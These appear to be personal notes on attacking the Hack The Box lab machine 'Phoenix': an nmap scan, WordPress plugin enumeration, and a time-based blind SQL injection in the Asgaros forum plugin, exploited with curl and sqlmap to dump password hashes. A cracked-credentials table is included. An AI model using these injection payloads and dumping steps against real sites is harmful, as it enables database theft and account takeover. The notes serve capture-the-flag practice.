Path of Exploitation

Foothold: discover plugins and discover asgaros is vulnerable to blind time based sqli and takes forever... dump user passwords and crack with hashcat. Could build otp from dumping tables, but ultimately discover file upload vuln and get shell on box.

User: discover alternate ip address and login as editor with cracked password.

root: discover compiled shell script running cron job and find injection point. use gtfobins to get shell with injection.

Creds

Username	Password	Description
phoenix	phoenixthefirebird14	https://phoenix.htb/login/
editor	superphoenix	ssh editor@10.11.12.13

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd
443	ssl/http	Apache httpd

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Tue Jun 21 20:42:48 2022 as: nmap -sC -sV -p- -oA nmap/Full -vvv 10.10.11.149
Nmap scan report for 10.10.11.149
Host is up, received echo-reply ttl 63 (0.025s latency).
Scanned at 2022-06-21 20:42:50 EDT for 34s
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9d:f3:87:cd:34:75:83:e0:3f:50:d8:39:c6:a5:32:9f (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDdBQUDEYRvVHJmVHi7iijGyMWMiTFP8vDg6KzQZjCvS394/pfyXvmHHFzpltGb5KULeoataBhWhVu89Dfwb/eAN5IqrJbNrluAj7l7RotsZLJfAv201S7OoCuoO00m/P3gfFQyWTsc28txoGepDZWkheaC0UD5X7LoIU8yMpHMRKuTyfMll4z3a
xF9toPPliYNAixyJRkwKvhjtk+cvisR9ked5Wt4CiVMOMjrivH9JJ8d5cB4YPPhfrHX9tCEWc69ftCmvJetTh4FvTIN65QXLTea/OWPfVlyuBz9Z2Te7QqcidL9JB81XXdCRymsP5biHEGTTGDBf7lCVBcLoPdin/5IhUIYUPu6UTAR71x53RymwXf4oluu4h7+y7k5nEHUyuaqbtab39
soaavFi2cJ97mcocOWyVOGIipy3LT893DyigPxVqtt0YYzQeaxPjokJqSEx1Yt/SQTXgHMNmJMb09Ku9pvEIuAhKaxPzwd7BbJc4YYvwgUdZK9IaJR18s=
|   256 ab:61:ce:eb:ed:e2:86:76:e9:e1:52:fa:a5:c7:7b:20 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIBWcORZNHeMlEPQpK+87ns79HVj0DfmGdkSxDlI0FMzkpJG+TglcCqpvtF2sSowD0z09wGqIjBsMI9PJZchPkQ=
|   256 26:2e:38:ca:df:72:d4:54:fc:75:a4:91:65:cc:e8:b0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKPh47EsSbcvAaMtYoZkbOpKRlb+LxaR9FQx23OTfTb8
80/tcp  open  http     syn-ack ttl 63 Apache httpd
|_http-server-header: Apache
|_http-title: Did not follow redirect to https://phoenix.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| ssl-cert: Subject: commonName=phoenix.htb/organizationName=Phoenix Security Ltd./stateOrProvinceName=Arizona/countryName=US/organizationalUnitName=IP Dept./emailAddress=phoenix@phoenix.htb/localityName=Phoenix
| Issuer: commonName=phoenix.htb/organizationName=Phoenix Security Ltd./stateOrProvinceName=Arizona/countryName=US/organizationalUnitName=IP Dept./emailAddress=phoenix@phoenix.htb/localityName=Phoenix
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-02-15T20:08:43
| Not valid after:  2032-02-13T20:08:43
| MD5:   320f c0ee 2f18 bd78 3abc e9d8 66a6 fc26
| SHA-1: 6879 3f3b c7d3 a517 6785 bcc7 a726 51ce 8827 4a68
| -----BEGIN CERTIFICATE-----
| MIIEHzCCAwegAwIBAgIUcv9ssiZJBSNouiqP80Gh+PJP9HIwDQYJKoZIhvcNAQEL
| BQAwgZ4xCzAJBgNVBAYTAlVTMRAwDgYDVQQIDAdBcml6b25hMRAwDgYDVQQHDAdQ
| aG9lbml4MR4wHAYDVQQKDBVQaG9lbml4IFNlY3VyaXR5IEx0ZC4xETAPBgNVBAsM
| CElQIERlcHQuMRQwEgYDVQQDDAtwaG9lbml4Lmh0YjEiMCAGCSqGSIb3DQEJARYT
| cGhvZW5peEBwaG9lbml4Lmh0YjAeFw0yMjAyMTUyMDA4NDNaFw0zMjAyMTMyMDA4
| NDNaMIGeMQswCQYDVQQGEwJVUzEQMA4GA1UECAwHQXJpem9uYTEQMA4GA1UEBwwH
| UGhvZW5peDEeMBwGA1UECgwVUGhvZW5peCBTZWN1cml0eSBMdGQuMREwDwYDVQQL
| DAhJUCBEZXB0LjEUMBIGA1UEAwwLcGhvZW5peC5odGIxIjAgBgkqhkiG9w0BCQEW
| E3Bob2VuaXhAcGhvZW5peC5odGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
| AoIBAQCrFngYkO6+abJAkZ+ZwIoIc1sYrcZkBxi2EoeOsozlsV6+X/GOHbZ722RH
| Z/Aov7RyyBGR9zeferAR49px+5uxCAxVo7phhFaMlu8rYNMCAfiGQCWyUn+W0vqZ
| JXjjIJW3nGo87y39BmsQVesdD3EWcKNKU6VkFLlj5jDAdS3Hqhg8ujOSETxTayI/
| m6Sw8VJXldYpkX+XxpquAg7FLblc8B+2ZNcI0zUSkDdXxGhMyuOSu00iBulCH3Xv
| h+PCwKurifvNxEz4ykrdwMGea3PLAVE9nGE5WHU+13IawGjJVhiEPKTo6FJ64OzY
| V9g9SIiXU2+gh8WDztwFxI4kaWvjAgMBAAGjUzBRMB0GA1UdDgQWBBTYgXJ33v08
| dlpXHloPV9z5cgWDTjAfBgNVHSMEGDAWgBTYgXJ33v08dlpXHloPV9z5cgWDTjAP
| BgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQBXXO3lARrFwxgrBTd1
| QvKHIdESdjAj5blkOzzA1IktL916mGu71mrnAfnUgODb7+EgXvJoxv7ezs9TRBRN
| XTwWijSX0p56NU+WkWsJ2MJ9cOAlPgt569mrAklAzPPrqhV4OFDrKDl+X1OjKGjK
| c30SQv886ugxuufLrydQhnUSrc+wjdNt8mCK7zqnkGL9QwcWFYOrZ/F8H9bkp4Jh
| rXJAwqo/JxyATdcbYrXUqm7fQliNHMXbEOd8IO4XyYTeL/se0VaiONmMGm9WI1Lk
| 7EVL2RbCXQl9PI4vPj9I3gTi2AY/empU8WAAYYnFEbUVY61fASBTAUDjzfTEA/4h
| Ac/t
```


```
|_-----END CERTIFICATE-----
| tls-alpn:
|   h2
|_  http/1.1
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: Did not follow redirect to https://phoenix.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun 21 20:43:24 2022 -- 1 IP address (1 host up) scanned in 36.20 seconds
```

/etc/hosts


```
10.10.11.149    phoenix.htb
```

Web Enumeration



We are here to secure your future.

Lorem Ipsum is simply dummy text of the printing and typesetting industry. Lorem Ipsum has been the industry's standard dummy text ever since the 1500s, when an unknown printer took a galley of type and scrambled it to make a type specimen book. It has survived not only five centuries, but also the leap into electronic typesetting, remaining essentially unchanged. It was popularised in the 1960s with the release of Letraset sheets containing Lorem Ipsum passages, and more recently with desktop publishing software like Aldus PageMaker including versions of Lorem Ipsum



https://phoenix.htb/robot
Sign up – Phoenix Security
Profile – Phoenix Security
Forums – Phoenix Security
Members – Forums – Pho
phoenix.htb/forum/members/
Forums
Forum
Members
Activity
Login
Register
Search ...
Forums > Members
Show Filters

Please Login or Register to create posts and topics.

Members

Phoenix Administrator	1 Post	Seen 7 months ago
Jack Thomson User	0 Posts	Seen 7 months ago
Jane Logan User	0 Posts	Seen 7 months ago
john User	0 Posts	Seen 7 months ago
John Smith User	0 Posts	Seen 7 months ago

Leave a Reply



Dashboard

Activity

Recently Published

Oct 12th 2021, 9:27 am 9 Secrets About Cybersecurity the Government Is Hiding
Oct 5th 2021, 9:08 am Hacker: Expectations vs. Reality
Sep 30th 2021, 8:58 am The World's Worst Cybersecurity Advice
Sep 24th 2021, 8:04 am The Next Big Thing in Cybersecurity
Sep 12th 2021, 8:31 am The Newest Innovation in the Cybersecurity Industry

WordPress Events and News

Loading…

RSS Error: WP HTTP Error: A valid URL was not provided.

RSS Error: WP HTTP Error: A valid URL was not provided.

Meetups | WordCamps | News

Drag boxes here

Drag boxes here

Thank you for creating with WordPress.

Version 5.9

```
kali@kali:~$ searchsploit pie register
 ---------------------------------
 Exploit Title|  Path
 ---------------------------------
Snitz Forums 2000 - 'register.asp' SQL Injection                                                                | asp/webapps/22583.pl
WordPress Plugin Pie Register - 'wp-login.php' Multiple Cross-Site Scripting Vulnerabilities    | php/webapps/38643.txt
WordPress Plugin Pie Register 2.0.13 - Privilege Escalation                                                                             | php/webapps/35823.txt
WordPress Plugin Pie Register 3.7.1.4 - Admin Privilege Escalation (Unauthenticated)                    | php/webapps/50395.txt
WordPress Plugin Pie Register < 3.0.9 - Blind SQL Injection                                                                             | php/webapps/44867.txt
 ---------------------------------
Shellcodes: No Results
Papers: No Results
```

curl https://phoenix.htb -k

```
<script src='https://phoenix.htb/wp-content/plugins/accordion-slider-gallery/assets/js/accordion-slider-js.js?ver=1.4' id='jquery-accordion-slider-js-js'></script>
<script src='https://phoenix.htb/wp-content/plugins/asgaros-forum/libs/jquery.caret.js?ver=1.15.12' id='jquery-caret-js'></script>
<script src='https://phoenix.htb/wp-content/plugins/asgaros-forum/libs/jquery.atwho.js?ver=1.15.12' id='jquery-atwho-js'></script>
<script src='https://phoenix.htb/wp-content/plugins/asgaros-forum/js/script-mentioning.js?ver=1.15.12' id='asgarosforum-js-mentioning-js'></script>
<script src='https://phoenix.htb/wp-content/plugins/photo-gallery-builder/assets/js/lightbox.min.js?ver=1.7' id='photo_gallery_lightbox2_script-js'></script>
<script src='https://phoenix.htb/wp-content/plugins/photo-gallery-builder/assets/js/packery.min.js?ver=1.7' id='photo_gallery_packery-js'></script>
<script src='https://phoenix.htb/wp-content/plugins/photo-gallery-builder/assets/js/isotope.pkgd.js?ver=1.7' id='photo_gallery_isotope-js'></script>
<script src='https://phoenix.htb/wp-content/plugins/photo-gallery-builder/assets/js/imagesloaded.pkgd.min.js?ver=1.7' id='photo_gallery_imagesloaded-js'></script>
<script src='https://phoenix.htb/wp-content/themes/coming-soon-event/assets/js/bootstrap.js?ver=1.0.0' id='bootstrap.js-js'></script>
<script src='https://phoenix.htb/wp-content/themes/coming-soon-event/assets/js/pace.js?ver=1.0.0' id='pace.js-js'></script>
<script src='https://phoenix.htb/wp-content/themes/coming-soon-event/assets/js/plugins.js?ver=1.0.0' id='coming_soon_event_plugins.js-js'></script>
<script src='https://phoenix.htb/wp-content/themes/coming-soon-event/assets/js/navigation.js?ver=1.0.0' id='coming_soon_event_navigation.js-js'></script>
<script src='https://phoenix.htb/wp-content/themes/coming-soon-event/assets/js/coming-soon-event-main.js?ver=1.0.0' id='coming_soon_event_main.js-js'></script>
<script src='https://phoenix.htb/wp-includes/js/comment-reply.min.js?ver=5.9' id='comment-reply-js'></script>
    <script type="text/javascript">
        /* final countdown
```

sql injection
asgoras forum

```
curl -k https://phoenix.htb/forum/?subscribe_topic=1%20union%20select%201%20and%20sleep(10)
```

```
kali@kali:~$ sqlmap -u 'forum/?subscribe_topic=1' --dbms=mysql
...[snip]...

GET parameter 'subscribe_topic' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:
---
Parameter: subscribe_topic (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: subscribe_topic=1 AND (SELECT 4751 FROM (SELECT(SLEEP(5)))KEQw)
---
[09:57:23] [INFO] the back-end DBMS is MySQL
[09:57:23] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12
[09:57:24] [INFO] fetched data logged to text files under '/home/kali/hackthebox/Phoenix/.local/share/sqlmap/output/phoenix.htb'
```

```
[09:58:59] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 8.0.0
[09:58:59] [INFO] fetching current user
[09:58:59] [INFO] retrieved: wordpress@localhost
```

and can confirm with below

```
GET /forum/?subscribe_topic=1+union+select+(substring(version(),1,1)=8+and+sleep(1)) HTTP/2
Host: phoenix.htb
Cookie: asgarosforum_unread_cleared=1000-01-01%2000%3A00%3A00; wp-settings-time-8=1655861382; wp-settings-8=mfold%3Do;
wordpress_logged_in_3185d858877bd1933266ec420c541bfc=SuperDuper%7C1657200230%7C41N0mc3D9EFkY0pl6BOlRumivYxwI9P3xhaeUVOKWja%7C6524109e81b09c5331e7be2de7eadd92209f6d52d576eab1ad2781c82e16fe84;
```

```
asgarosforum_unique_id=62b5bf2cd1941
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
[10:05:49] [INFO] fetching current database
[10:05:49] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[10:07:10] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[10:07:20] [INFO] adjusting time delay to 3 seconds due to good response times
wordpress
current database: 'wordpress'
[10:08:59] [INFO] fetched data logged to text files under '/home/kali/hackthebox/Phoenix/.local/share/sqlmap/output/phoenix.htb'
```

```
database management system users privileges:
[*] %wordpress% [1]:
    privilege: USAGE
```

```
Database: wordpress
[40 tables]
+-------------------------------------+
| wp_commentmeta                      |
| wp_comments                         |
| wp_forum_ads                        |
| wp_forum_forums                     |
| wp_forum_polls                      |
| wp_forum_polls_options              |
| wp_forum_polls_votes                |
| wp_forum_posts                      |
| wp_forum_reactions                  |
| wp_forum_reports                    |
| wp_forum_topics                     |
| wp_links                            |
| wp_mo2f_network_blocked_ips         |
| wp_mo2f_network_email_sent_audit    |
| wp_mo2f_network_transactions        |
| wp_mo2f_network_whitelisted_ips     |
| wp_mo2f_user_details                |
| wp_mo2f_user_login_info             |
| wp_options                          |
| wp_pieregister_code                 |
| wp_pieregister_custom_user_roles    |
| wp_pieregister_invite_code_emails   |
| wp_pieregister_lockdowns            |
| wp_pieregister_redirect_settings    |
| wp_postmeta                         |
| wp_posts                            |
| wp_term_relationships               |
| wp_term_taxonomy                    |
| wp_termmeta                         |
| wp_terms                            |
| wp_usermeta                         |
| wp_users                            |
| wp_wpns_attack_logs                 |
| wp_wpns_backup_report               |
| wp_wpns_files_scan                  |
| wp_wpns_ialware_hash_file           |
| wp_wpns_ip_rate_details             |
| wp_wpns_malware_scan_report         |
| wp_wpns_malware_scan_report_details |
| wp_wpns_malware_skip_files          |
+-------------------------------------+
```

```
Database: wordpress
Table: wp_pieregister_code
[8 columns]
+-------------+------+
| Column      | Type |
+-------------+------+
| count       | int  |
| code_usage  | int  |
| created     | date |
| expiry_date | date |
| id          | int  |
| modified    | date |
| name        | text |
| status      | int  |
+-------------+------+
```

```
web application technology: Apache
back-end DBMS: MySQL >= 8.0.0
Database: wordpress
Table: wp_mo2f_user_login_info
[11 columns]
+---------------------------+------------+
| Column                    | Type       |
+---------------------------+------------+
| ga_qrCode                 | mediumtext |
| mo2f_1stfactor_status     | mediumtext |
| mo2f_current_user_id      | tinyint    |
| mo2f_login_message        | mediumtext |
| mo2f_rba_status           | longtext   |
| mo2f_transactionId        | mediumtext |
| mo_2_factor_kba_questions | longtext   |
| mo_2factor_login_status   | mediumtext |
| secret_ga                 | mediumtext |
| session_id                | mediumtext |
| ts_created                | timestamp  |
+---------------------------+------------+
Database: wordpress
Table: wp_users
[10 columns]
+---------------------+-----------------+
| Column              | Type            |
+---------------------+-----------------+
| display_name        | varchar(250)    |
| ID                  | bigint unsigned |
| user_activation_key | varchar(255)    |
| user_email          | varchar(100)    |
| user_login          | varchar(60)     |
| user_nicename       | varchar(50)     |
| user_pass           | varchar(255)    |
| user_registered     | datetime        |
| user_status         | int             |
| user_url            | varchar(100)    |
+---------------------+-----------------+
```

```
web application technology: Apache
back-end DBMS: MySQL >= 8.0.0
Database: wordpress
Table: wp_users
[7 entries]
+---------+---------------------+------------------------------------+------------------------+------------+-------------+--------------+---------------+---------------------+
| ID| user_url            | user_pass                          | user_email             | user_login | user_status | display_name | user_nicename | user_registered
| user_activation_key                         |
+---------+---------------------+------------------------------------+------------------------+------------+-------------+--------------+---------------+---------------------+
| 1 | https://phoenix.htb | $P$BA5zlC0IhOiJKMTK.nWBgUB4Lxh/gc. | phoenix@phoenix.htb    | Phoenix    | 0           | Phoenix | phoenix | 2021-11-10 15:04:57
| 1656073367:$P$B.nlMSetQF5J8JDQlZPOW9QbUXI0NE. |
| 3 | <blank>             | $P$B8eBH6QfVODeb/gYCSJRvm9MyRv7xz. | john@domain.htb        | john       | 0           | john | john| 2021-11-12 13:18:52
| 1637475452:$P$Byf8G.iNgy4e7VvrqKEAA7G/eQ9KtZ. |
| 5 | <blank>             | $P$BV5kUPHrZfVDDWSkvbt/Fw3Oeozb.G. | john.smith@phoenix.htb | Jsmith     | 0           | John Smith | jsmith | 2021-11-21 06:09:43
| <blank>|
| 6 | <blank>             | $P$BJCq26vxPmaQtAthFcnyNv1322qxD91 | jane@phoenix.htb       | Jane       | 0           | Jane Logan | jane | 2021-11-21 06:10:43
| 1637475043:$P$BMJkE2fGOJndBWkaqjsnK1OYpNn2aA. |
| 7 | <blank>             | $P$BzalVhBkVN.6ii8y/nbv3CTLbC0E9e. | jack@phoenix.htb       | Jack       | <blank>     | Jack Thomson| jack| 2021-11-21
| 1637475087:$P$B3xIrY8QcD0jSicmD4B/iOltw1jplE/ |
+---------+---------------------+------------------------------------+------------------------+------------+-------------+--------------+---------------+---------------------+
```

```
Database: wordpress
Table: wp_users
[7 entries]
+------------------------------------+
| user_pass                          |
+------------------------------------+
| $P$B7.WXADqsx7gV453oi4w4C9Yzp4P8P1 |
| $P$B8eBH6QfVODeb/gYCSJRvm9MyRv7xz. |
| $P$BA5zlC0IhOiJKMTK.nWBgUB4Lxh/gc. |
| $P$BJCq26vxPmaQtAthFcnyNv1322qxD91 |
| $P$Bujr0JYgEcAHRD1q827MRJwMPwvYvG/ |
| $P$BV5kUPHrZfVDDWSkvbt/Fw3Oeozb.G. |
| $P$BzalVhBkVN.6ii8y/nbv3CTLbC0E9e. |
+------------------------------------+
```

